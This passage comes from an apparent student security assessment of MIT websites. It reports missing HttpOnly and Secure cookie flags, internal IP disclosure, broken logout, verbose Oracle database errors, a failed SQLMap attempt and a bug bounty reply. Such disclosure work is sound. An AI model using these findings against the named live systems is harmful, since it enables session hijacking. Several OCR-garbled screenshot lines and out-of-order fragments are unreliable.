Throughout testing, I noticed that some of important session IDs such as 2 Factor Authentication – Single Sign On Session ID is set to client browser without HTTPOnly attribute. Without HTTPOnly attribute javascript can access the session ID value and attacker leverage such a vulnerability to steal cookie via XSS as shown above. In *Figure 19* illustrates *_shibsession_...* session ID which is SSO cookie is set without HTTPOnly attribute.




Figure 19

In *Figure 20*, in secure channel (HTTPS), server sets *BIGipServerwebsis-ts-https*

session ID before redirect client browser to

SAML authentication. As seen, server does

not set *SECURE* attribute on session setting. Please note that the session value contains

server internal IP address. The first part of

1479477522.47873.0000 can be converted

functionality is not correctly implemented.

to IP address as **18.9.47.88**. As known, MIT's IP address start 18. ⁸ Throughout this

review, I found out may of logout

Conception of the provide of the pro

<u>Figure 20</u>

In case of *atlas.mit.edu*, when user clicks logout button, server side does not take any proper action such as terminate session ID etc. It only replaces JSESSIONID value. However, the authentication maintained by *_shibsession_* session ID - SSO. Hence, if a user uses public computer to access the atlas application and logout button and left the browser open, malicious user can click back button to take over the alive session. As best practice, at least server response attempt removing all the valid session IDs such as immediate expiration etc.⁹

				Previous	Next Action
Request Respor	ise				
Raw Headers	Hex HTML Ren	nder			
тр/1.1 200 ок					
te: Fri, 12 Na Frame-Optiona:	y 2017 22:12:09 DENY	GKT			
-Cookie: JSES	SIGNID=12806729		DClorma; Pat	h=/atlas/; Secure;	HttpOnly
ontent-Type: te ontent-Language	xt/html;charaet	=ISO-8859-1			
cess-Control-A	llow-Origin: ht	tps://adminapps.m:	it.edu		
ry: Accept-Enc	oding 19499				
ontent-Length: onnection: clos					
DOCTATE Atel>					
DOCTYPE html>					
tem1>		earch term			0 match



⁸ https://en.wikipedia.org/wiki/F5_Networks

⁹ https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

Potential Vulnerability: Database Information Disclosure

Throughout testing, I found application server returns database related error message. I attempt conducting SQL injection based on the DB error, but the injection point I found was not related to dynamic SQL query generation, but more likely data type error. However, in hacker's point of view, detailed DB error message such as *Oracle Hyperion 11.1.2.2.0.110* as illustrated in *Figure 22* can be utilized as stepping stone to other attacks. Based on CVE¹⁰, this particular Oracle server had reported multiple vulnerabilities in 2014.








Figure 23

In *Figure 23*, internal DB error discloses column names and its data specification in detail.

I ran SQLMap on the injection points which returns such DB errors, however, I could not make the attack successful.

¹⁰ https://www.cvedetails.com/cve/CVE-2014-0367/

Conclusion

In this report, I brought only significant and obvious security based on industry security standard such as OWASP Top 10. On top of security issues listed in this document, I could also note several security holes within and also out of the testing scope such as "Pages are vulnerable to Clickjacking attack", "Web Page Caching", "Sensitive Information Passing within GET Request", "Credential Input Field enabled Auto Complete" etc. Even if the finding itself might not be interested like Command Injection, XSS or CSRF attack, it could be abused as stepping stone to riskier attack.

Throughout this project, I had to have hard time not only for finding security issue but also many restrictions for security review. Since the test environment itself is currently public live site, I had to keep my assessment as minimum as possible.

MIT Bug Bounty [bounty@bounty.mit.edu] To: Jae Hyung Lee		•		4	Actions
			Friday, Ma	ay 12, 20	17 10:11 PM
Hello,					
	ve triag	ed th	ne issu	ue to b	
command injection vulnerability you described, and ha fixed. You should hear back in the near future about a Thanks for helping keep MIT secure!	ve triag	ed th	ne issu	ue to b	
command injection vulnerability you described, and ha fixed. You should hear back in the near future about a	ve triag	ed th	ne issu	ue to b	
command injection vulnerability you described, and ha fixed. You should hear back in the near future about a Thanks for helping keep MIT secure!	ve triag	ed th	ne issu	ue to b	
command injection vulnerability you described, and ha fixed. You should hear back in the near future about a Thanks for helping keep MIT secure!	ve triag	ed th	ne issu	ue to b	

As seen this report, there are still many security vulnerabilities in MIT sites and I could even see security findings which reported in previous years 6.858 final projects. I believe MIT should encourage more student to participate the Bug Bounty Program and also needs to be active to fix security issues.